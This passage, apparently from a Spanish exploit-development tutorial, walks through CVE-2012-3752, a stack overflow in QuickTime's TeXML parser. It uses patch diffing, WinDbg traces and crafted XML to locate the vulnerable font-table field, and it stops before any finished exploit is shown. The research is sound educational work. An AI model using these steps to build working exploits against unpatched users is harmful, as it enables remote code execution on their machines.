Apple QuickTime

TeXML Style Element Parsing Remote Code Execution Vulnerability

CONCURSO 12.
Vulnerabilidad: Stack Buffer Overflow.
Objetivo: ¡Ejecutar código arbitrario explotando la vulnerabilidad!
Plataform Test: Windows XP SP3, DEP Desactivado.
Herramientas: OllyDBG v1.10, IDA, WinDBG, NotePad++
PlugIns Fundamentales:
turbodiff

Por: Nox

PE: QuickTime.exe,
QuickTime3GPP.qtx

Diciembre – 2012

Introducción

La primera vez en todo siempre es excitante, esta es la primera vez que hago un exploit y la verdad fueron horas y horas de lectura, preguntar a los maestro y luego con todo lo adquirido ponerse a practicar y practicar. Los que nos dedicamos a esto estamos acostumbrado a fallar, ¿a caso funciona como tú esperas la primera vez que haces una prueba de concepto?, no, no funciona la primera vez en los 99% de las veces, mayormente siempre falla una vez al menos tú código hasta que funcione como tú esperas, y más aún cuando es la primera vez que vas a tocar el tema, pero una vez que obtienes el resultado, lo que sientes, el grado de satisfacción es inexplicable. Tal vez esto sea simple para muchos que ya son EW, pero para mi es un gran logro.

Recopilando Información

Primero debemos obtener toda información pública acerca de la vulnerabilidad.

- http://www.zerodayinitiative.com/advisories/ZDI-12-107/
- http://secunia.com/advisories/cve_reference/CVE-2012-3752/

Detalles de la Vulnerabilidad

- Múltiples Buffer Overflows en QuickTime, en versiones anteriores a la 7.7.3.
- Es requerido la interacción departe del usuario para explotar la vulnerabilidad, visitando una página maliciosa o abriendo un archivo malicioso.
- La falla específica es en el parseo de los elementos XML en un archivo de formato TeXML.
- Dentro del módulo QuickTime3GPP.qtx, la función encargada de parsear los subcampos no valida correctamente la longitud de los datos.
- La explotación de esta vulnerabilidad podría permitir a un atacante remoto ejecutar código arbitrario o causar un *Denial Of Service* en el contexto del usuario que ejecuta QuickTime.

¿Qué es TeXML?

- http://developer.apple.com/library/mac/#documentation/QuickTime/QT6_3/Chap1/QT6WhatsNew.html

- TeXML es un formato basado en XML para la construcción de pistas de texto en un archivo de película compatibles con 3GPP.
- En el apartado *QuickTime TeXML Example* de la documentación oficial, se encuentra un ejemplo de un archivo con formato TeXML que será usado para efectos de este escrito.

Imagen 1 – Película de texto con el formato TeXML.

Diferencia de Binarios

La comparación de binarios se realiza cuando no existe código fuente de la aplicación. Debemos comparar el módulo QuickTime3GPP.qtx de la versión 7.7.3 contra la 7.7.2 para obtener las rutinas que han sido modificas al parchar la vulnerabilidad en la versión 7.7.3.

- http://www.oldapps.com/quicktime_player.php

Para realizar dicha tarea haremos uso del *plugin turbodiff* desarrollado por Nicolás Economou para IDA.

- http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff

La instalación del plugin es sencilla y se sigue los siguientes pasos.

1. Descargar la versión del *turbodiff* correspondiente, por ejemplo *turbodiff v1.01b r1.1*.
2. Desempaquetar el contenido
3. Mover el archivo *turbodiff.plw* y *turbodiff* .cfg al directorio \plugins\ de IDA.

Instalamos la versión 7.7.3 de QuickTime para analizar el módulo QuickTime3GPP.qtx con IDA y obtener la diferencia usando el plugin turbodiff con los siguientes pasos.

1. Abrir el módulo QuickTime3GPP.qtx que se encuentra en la ruta C:\Archivos de programa\QuickTime\QTSystem\QuickTime3GPP.qtx con el IDA.
2. Dirigirse al menú Edit→Plugins→turbodiff→take info from this idb, para generar el análisis a dicho módulo.
3. Guardar los archivos generados (QuickTime3GPP.ana, QuickTime3GPP.dis y QuickTime3GPP.idb) en un directorio aparte.

Imagen 2 – Archivos generados.

Instalamos la versión 7.7.2 de QuickTime y se sigue los mismos pasos para generar el análisis, una vez realizado, lo siguiente es hacer la comparación de binarios teniendo el IDA abierto con el módulo QuickTime3GPP.qtx de la versión 7.7.2.

1. Dirigirse al menú Edit→Plugins→turbodiff→compare with, para generar la comparación de binarios.
2. Seleccionar el archivo idb del análisis del módulo QuickTime3GPP.qtx de la versión 7.7.3.
3. Si desea, especificar la ruta dónde se guardará el log de la comparación, o dejarlo por defecto.
4. Marcar todos los *checks* del *group*, *Options*.
5. Seleccionar el *radiobutton* del *group*, *Heuristics Precision* → *High (Slow)*.
6. Clic en el botón *OK*.





Imagen 3 – Opciones del turbodiff.

Al realizar todos los pasos correctamente debemos asegurarnos que *wingraph32.exe* esté en el directorio de IDA para obtener en gráficos la diferencia entre los dos binarios, el *plugin turbodiff* creará una ventana mostrando el análisis que ha efectuado. En esta ventana debemos encontrar los cambios que realizaron para parchar la vulnerabilidad, para eso buscamos la palabra *changed* en la columna *category*.



viewed	category	address	name	address	name
	suspicious +	67eed830	sub_67EED830	67eed910	sub_67EED910
	suspicious +	67eedc20	sub_67EEDC20	67eedd00	sub_67EEDD00
	changed	67eed7c0	sub_67EED7C0	67eed880	sub_67EED880
	changed	67eed750	sub_67EED750	67eed750	sub_67EED750

Imagen 4 – Análisis del turbodiff.

Se encontraron dos funciones dónde hubieran cambios, la primera en la dirección 0x67EED7C0 y la otra en 0x67EED750, si le damos doble clic a cada una, se genera los grafos con el flujo de la función y los cambios que ha tenido para cada versión.




Imagen 5 – Diferencias en la función sub_67EED7C0




Imagen 6 – Diferencias en la función sub_67EED750

Se puede observar claramente los cambios realizados para cada función, que son muy parecidos, pero no son 100% iguales una función de otra. Si analizamos el parche, podemos darnos cuenta que han hecho un trabajo correcto al parchar, y la versión 7.7.3 no es vulnerable.




Imagen 7 – Parche de la función sub_67EED7C0 en la versión 7.7.3 (sub_67EED880)

El *basicblock* de color verde muestra una comprobación usando un salto condicional JZ, se comprueba que AX=0, si se cumple nos botan, si no, pasamos al JLE, esta es la forma de asegurarse que el valor contenido en AX no sea un valor inesperado, 0 o un valor negativo, si es así, nos dicen adiós, si no entra al *basicblock* rojo que es el código agregado, y ahí es dónde limita a AX<=0x0F (sin signo), siendo qué la máxima longitud será hasta 15 Bytes.

Buscando la Vulnerabilidad

Para buscar la vulnerabilidad necesitamos un archivo de formato TeXML, en el sub-apartado, *¿qué es TeXML?*, se da una dirección dónde se encuentra la documentación oficial y un ejemplo de este archivo, así que, para efectos de este escrito usaremos dicho ejemplo, con una pequeña modificación y es el siguiente.

Example.xml

```
<?xml version="1.0"?>
<?quicktime type="application/x-quicktime-tx3g"?>

<text3GTrack trackWidth="176.0" trackHeight="60.0"  layer="0"
          language="eng" timeScale="600"
          transform="translate(0,100)">
   <sample duration="2400" keyframe="true">
      <description format="tx3g" displayFlags="ScrollIn"
                horizontalJustification="Left"
                verticalJustification="Top"
                backgroundColor="0%, 0%, 0%, 100%">
         <defaultTextBox x="0" y="0" width="176"  height="60"/>
         <fontTable>
            <font id="1" name="Times"/>
         </fontTable>
         <sharedStyles>
            <style id="1">{font-table: 1} {font-size:  10}
                     {font-style:normal}
                      {font-weight: normal}
                     {color: 100%, 100%, 100%, 100%}</style>
         </sharedStyles>
      </description>
      <sampleData scrollDelay="200"
                  highlightColor="25%, 45%, 65%, 100%"
                  targetEncoding="utf8">
         <textBox x="10" y="10" width="156"  height="40"/>
         <text styleID="1">
This is a <marker id="1"/>simple<marker id="2"/>  run
of <marker id="3"/>text<marker id="4"/>.</text>
         <highlight startMarker="1" endMarker="2"/>
         <blink startMarker="3" endMarker="4"/>
      </sampleData>
   </sample>
</text3GTrack>
```

Encontrando la función y el campo vulnerable

Debemos encontrar el campo vulnerable en el XML de formato TeXML, para eso debemos establecer *breakpoints* por software en cada función que nos devolvió como *changed* el *turbodiff*. Como sabemos dichas funciones están

dentro del módulo QuickTime3GPP.qtx (que no es nada más y nada menos que una DLL), así que abrimos el QuickTime.exe en el WinDBG.

```
0:000> .reload /f
Reloading current modules
.***    ERROR:    Module    load    completed    but    symbols    could    not    be    loaded    for
QuickTimePlayerLauncher.exe
.........
0:000> lm
start    end        module name
00400000 0052c000   QuickTimePlayerLauncher   (no symbols)
77be0000      77c38000                 msvcrt                                  (pdb      symbols)
c:\symbols_wxpx86\msvcrt.pdb\7BCF30D8C91B4F1B85FA4E55896250111\msvcrt.pdb
77da0000       77e4c000                      ADVAPI32                          (pdb       symbols)
c:\symbols_wxpx86\advapi32.pdb\5EFB9BF42CC64024AB64802E467394642\advapi32.pdb
77e50000      77ee2000                 RPCRT4                                  (pdb      symbols)
c:\symbols_wxpx86\rpcrt4.pdb\CCD4FE9B704E48B6B8A12F31E112AA6F2\rpcrt4.pdb
77ef0000      77f39000                GDI32                                    (pdb      symbols)
c:\symbols_wxpx86\gdi32.pdb\740F60A99F2A417E96C387400994588D2\gdi32.pdb
77fc0000       77fd1000                    Secur32                            (pdb       symbols)
c:\symbols_wxpx86\secur32.pdb\E8D378740B8E4A46B19CAFCD2D6DDF7D2\secur32.pdb
78130000     781cb000              MSVCR80                      (private      pdb      symbols)
c:\symbols_wxpx86\msvcr80.i386.pdb\54C9E2F351544D1CB39517DC4B299EA81\msvcr80.i386.pdb
7c800000       7c903000                      kernel32                          (pdb       symbols)
c:\symbols_wxpx86\kernel32.pdb\34560E80F5C54175B208848EF863C5BD2\kernel32.pdb
7c910000      7c9c5000                ntdll                                    (pdb      symbols)
c:\symbols_wxpx86\ntdll.pdb\1751003260CA42598C0FB326585000ED2\ntdll.pdb
7e390000      7e421000                 USER32                                  (pdb      symbols)
c:\symbols_wxpx86\user32.pdb\D18A41B74E7F458CAAAC1847E2D8BF022\user32.pdb
```

El módulo QuickTime3GPP.qtx no ha sido cargado aún como podemos ver en el *log* del WinDBG, así que en el momento que necesite leer el fichero XML tendrá que cargarlo, corremos la aplicación hasta que cargue el módulo que deseamos.

```
0:000> g
[…]
ModLoad: 0a990000 0ad45000    C:\Archivos de programa\Archivos comunes\Apple\Apple Application
Support\CoreGraphics.dll
ModLoad: 67ee0000 67f17000   C:\Archivos de programa\QuickTime\QTSystem\QuickTime3GPP.qtx
ModLoad:          67f20000          67f7e000                                  C:\Archivos          de
programa\QuickTime\QTSystem\QuickTime3GPPAuthoring.qtx
```

Después de cargar varios módulos, el *log* nos informa que ya ha sido cargado el módulo que buscamos, ahora debemos parar el depurador para poner los *breakpoints* por *software* a las funciones implicadas, luego correr la aplicación para interactuar con el QuickTime y poder parar en dichas funciones cuando el *parseo* de los campos vulnerables del formato TeXML comience.

```
0:002> bp 67EED7C0
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Archivos de
programa\QuickTime\QTSystem\QuickTime3GPP.qtx -
0:002> bp 67EED750
0:002> bl
 0 e 67eed7c0     0001 (0001)  0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4600
 1 e 67eed750     0001 (0001)  0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4590
0:002> g
```

Abrimos el fichero Example.xml con el QuickTime, usando los siguientes pasos:

1. Archivo →Abrir Archivo.
2. Especificar que el tipo de archivos sea "Todos los Archivos (*.*)".
3. Seleccionar el archivo Example.xml y dar clic en Abrir.

```
Breakpoint 0 hit
eax=00000000 ebx=0013cc78 ecx=00000003 edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7c0 esp=0013cbb8 ebp=00000000 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18          sub     esp,18h
```

El WinDBG nos dice que paró en el *BreakPoint* número 0 y la dirección de la función es 0x67EED7C0, como información extra, nos da el desensamblado de la línea done se detuvo la depuración.

Podemos desensamblar toda la función con el comando **uf eip**, pero como tenemos el IDA abierto nos dirigimos a la dirección 0x67EED7C0 para ver la función completa.

Al analizar el primer *BasicBlock* nos encontramos con la comparación usando el mnemónico TEST para luego efectuarse el cambio de flujo; miremos un poco más.




Imagen 8 – Primer *BasicBlock* de la función sub_67EED7C0.

IDA reconoce que el primer argumento de la función se va a mover al registro EAX en la dirección 0x67EED7CE (el offset sería +0x1C). Con todo ya analizado podemos deducir –según la experiencia, si hay un CALL justo antes de una comparación es porque ahí podría estar el "punto caliente" con gran posibilidad a acertar– que seguramente parte de la respuesta a nuestra investigación está en el CALL sub_67EED2B0 que está antes del mnemónico TEST.

Miremos la pila para ver sus argumentos.

```
0:000> d esp
0013cbb8  67eedd3a "f.T$....f.S..."
0013cbbc  0e2d80bc " 1} {font-size:  10}..                          {fon"
0013cbc0  00000001
0013cbc4  00000000
```

¡EUREKÁ! Tenemos el campo que se está *parseando* en la función sub_67EED7C0. A continuación se muestra el fichero Example.xml, con los campos involucrados.

Example.xml

```
        <sharedStyles>
          <style id="1">{font-table: 1} {font-size:  10}
                    {font-style:normal}
                     {font-weight: normal}
                    {color: 100%, 100%, 100%, 100%}</style>
        </sharedStyles>
```

Bien, ya tenemos el campo – *font-table* – que *parsea* la función sub_67EED7C0, ahora corramos la aplicación y veamos que pasa luego.

```
0:000> g
Breakpoint 0 hit
eax=00000003 ebx=0013cc78 ecx=00000005 edx=00000004 esi=0013cbd8 edi=0000000a
eip=67eed7c0 esp=0013cbb8 ebp=00000003 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18          sub     esp,18h
```

La depuración nuevamente es pausada debido al *breakpoint* número 0, ya que vuelve caer en la misma función sub_67EED7C0, si miramos la pila, el siguiente campo que *parseará* es el la cadena “10”.

```
0:000> d esp
0013cbb8  67eedd81 ".T$.....S..KV.t$ .9....D$ ....C..5V.t$0.........&.T$$RV"
0013cbbc  0e2d80cb "  10}..                           {font-style:normal}"
0013cbc0  00000001
0013cbc4  00000000
```

Para obtener una información más exacta volcamos la dirección 0x0E2D80CB.

```
0:000> da 0e2d80cb-B
0e2d80c0  "{font-size:  10}..              "
0e2d80e0  "                {font-style:norma"
0e2d8100  "l}..                            "
0e2d8120  "  {font-weight: normal}..        "
0e2d8140  "                       {color: 10"
0e2d8160  "0%, 100%, 100%, 100%}"
```

Otro campo más, *font-size* es el campo que *parsea* la función sub_67EED7C0.

Example.xml

```
<sharedStyles>
  <style id="1">{font-table: 1} {font-size:  10}
        {font-style:normal}
        {font-weight: normal}
        {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Continuamos la ejecución del QuickTime a través del WinDBG, para ver si nos aguarda otra sorpresa más.




Imagen 9 – Example.xml interpretado por el QuickTime.

Nada de nada, el QuickTime terminó de *parsear* el fichero Example.xml y no volvió a parar por ningún *breakpoint* jamás.

La función y el campo vulnerable

- Campos vulnerables, *font-table* & *font-size*.
- La función vulnerable se encuentra en la dirección 0x67EED7C0, y desde ahora el nombre sub_67EED7C0 será cambiado a funVulnerable por motivos didácticos.

Desbordar la Pila

Usaremos el campo *font-table*, y encontraremos la rutina que se encarga de pasar el valor de dicho campo a la pila, para eso necesitamos *tracear* la función funVulnerable, así que volvemos a abrir el fichero Example.xml y editamos el campo *font-table* de la siguiente manera.

Example.xml

```
<sharedStyles>
  <style id="1">{font-table: 12356abcd} {font-size:  10}
        {font-style:normal}
        {font-weight: normal}
        {color: 100%, 100%, 100%, 100%}</style>
</sharedStyles>
```

Guardamos los cambios y abrimos el fichero con el QuickTime.

```
Breakpoint 0 hit
eax=00000000 ebx=0013cc78 ecx=0000000c edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7c0 esp=0013cbb8 ebp=00000000 iopl=0         nv up ei ng nz ac po cy
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000293
QuickTime3GPP!EatTx3gComponentDispatch+0x4600:
67eed7c0 83ec18          sub     esp,18h
```

Volvió a parar por el *breakpoint* número 0, a partir de ahí *tracearemos* hasta la dirección 0x67EED7E3 dónde se encuentra la función sub_67EED2B0, comentada ya antes como sospechosa.

```
0:000> t
eax=561f721b ebx=0013cc78 ecx=0000000c edx=00000004 esi=0013cbcc edi=0000000b
eip=67eed7ce esp=0013cba0 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x460e:
67eed7ce 8b44241c        mov     eax,dword ptr [esp+1Ch] ss:0023:0013cbbc=0e2d8444
```

Como mencionamos antes, en la dirección 0x67EED7CE mueve el primer argumento al registro EAX, si miramos en la pila dicha dirección.

```
0:000> dda [esp+1C]
0013cbbc  0e2d8444 " 123456abcd} {font-size:  10}..                        "
0013cbc0  00000001
0013cbc4  00000000
0013cbc8  0e1fe3ac "8.-......"
0013cbcc  00160000 "."
0013cbd0  00000000
0013cbd4  00000004
0013cbd8  668908e0 ".D$.P.........D$.................D$...u.f....3.9@.V...."
0013cbdc  00160000 "."
0013cbe0  0e2d8450 " {font-size:  10}..                            {font-s"
0013cbe4  0013cbbc "D.-.."
0013cbe8  0e2d8507 "................."
0013cbec  0013ce24 ""
0013cbf0  67f059e8 "font-table:"
0013cbf4  67f059dc "font-style:"
0013cbf8  67f059cc "font-weight:"
0013cbfc  67f059c0 "font-size:"
0013cc00  67f059b4 "text-align:"
0013cc04  67f059a0 "text-decoration:"
0013cc08  67f05990 "line-height:"
0013cc0c  67f05988 "color:"
0013cc10  67f05974 "backgroundcolor:"
```

Vemos como le está pasando el puntero al registro EAX, del valor del campo *font-table*; sigamos *traceando* hasta llegar a la función sub_67EED2B0.

```
0:000> t
eax=0e2d8445 ebx=0013cc78 ecx=00000028 edx=0e2d8445 esi=0013cbcc edi=0e2d8445
eip=67eed7e3 esp=0013cb9c ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x4623:
67eed7e3 e8c8faffff      call    QuickTime3GPP!EatTx3gComponentDispatch+0x40f0 (67eed2b0)
```

Antes de pasar por la función sub_67EED2B0, tres registros – EAX, EDX y EDI – están apuntando al valor del campo *font-table*.

Después miramos la función en el IDA.




Imagen 10 – Función sub_67EED2B0 (numFiltro).

Esta función es fácil de entender, lo que hace es sólo aceptar números dentro del valor de los campos *font-table* y *font-size*, EAX está de contador por cada valor numérico, si encuentra un caracter que no sea numérico, la resta del sub-registro CL con el valor 09 daría un valor no permitido y saltaría hacia el RET, ya que al usar un salto condicional – JA – que no considera signo, sólo aceptaría los valores en hexadecimal de 0x30 hasta 0x39 (debido al diseño de la rutina que filtra valores no numéricos), valores que en su representación ASCII son los números de 0 hasta el 9. Finalmente cambiamos el nombre de la función sub_67EED2B0 a numFiltro para que sea más humano recordar.

Al pasar por la función con un *trace over*.

```
0:000> p
eax=00000006 ebx=0013cc78 ecx=00000031 edx=0e2d844c esi=0013cbcc edi=0e2d8445
eip=67eed7e8 esp=0013cb9c ebp=00000000 iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000216
QuickTime3GPP!EatTx3gComponentDispatch+0x4628:
67eed7e8 0fb7c0          movzx   eax,ax
```

EAX tiene la longitud, y como mencionamos, sólo acepta caracteres numéricos, y el registro EDI tiene el puntero al valor del campo vulnerable. Como el registro EAX no es 0, la condición no se cumple y no nos botan a patadas, luego sin que haya ningún cambio en los registros EAX y EDI vemos que son empujados a la pila como argumentos, también un nuevo argumento más se puede observar, el registro ECX y una dirección de la pila es movida al

registro ECX, ¡exacto!, de la ¡PILA! Consecutivamente le sigue la llamada a la función sub_67EF1C80.




Imagen 11 – Parámetros de la función sub_67EF1C80.

Al llegar a la dirección 0x67EED7FE miramos la información que podemos obtener en el WinDBG.

```
0:000> t
eax=00000006 ebx=0013cc78 ecx=0013cba5 edx=0e2d844c esi=0013cbcc edi=0e2d8445
eip=67eed7fe esp=0013cb90 ebp=00000000 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime3GPP!EatTx3gComponentDispatch+0x463e:
67eed7fe e87d440000      call    QuickTime3GPP!EatTx3gComponentDispatch+0x8ac0 (67ef1c80)
```

Y justo antes de pasar la función observamos en la pila sus argumentos.

```
0:000> dda esp
0013cb90  0e2d8445 "123456abcd} {font-size:  10}..                "
0013cb94  0013cba5 ""
0013cb98  00000006
```

Esta función a la que llamaremos mCopy desde ahora, no es más que un *wrapper*. Necesitamos saber en que función termina para poder efectuar el exploit con la mayor comodidad posible, así qué pongamos un *Hardware Breakpoint on Write* en la dirección 0x0013CBA5.

```
0:000> ba w1 0x013cba5
0:000> bl
 0 e 67eed7c0     0001 (0001)  0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4600
 1 e 67eed750     0001 (0001)  0:**** QuickTime3GPP!EatTx3gComponentDispatch+0x4590
 2 e 0013cba5 w 1 0001 (0001)  0:****
0:000> g
Breakpoint 2 hit
eax=00000031 ebx=0013cc78 ecx=00000003 edx=00000003 esi=0e2d8445 edi=0013cba5
eip=6685e08e esp=0013cb44 ebp=0013cb4c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
QuickTime!DllMain+0x5c61e:
6685e08e 8a4601          mov     al,byte ptr [esi+1]        ds:0023:0e2d8446=32
```

En el módulo de nombre QuickTime.qts es dónde se pausó la depuración debido al *Hardware Breakpoint* establecido, si abrimos dicho módulo que se encuentra en el mismo directorio que QuickTime3GPP.qts con algún *disasm*.

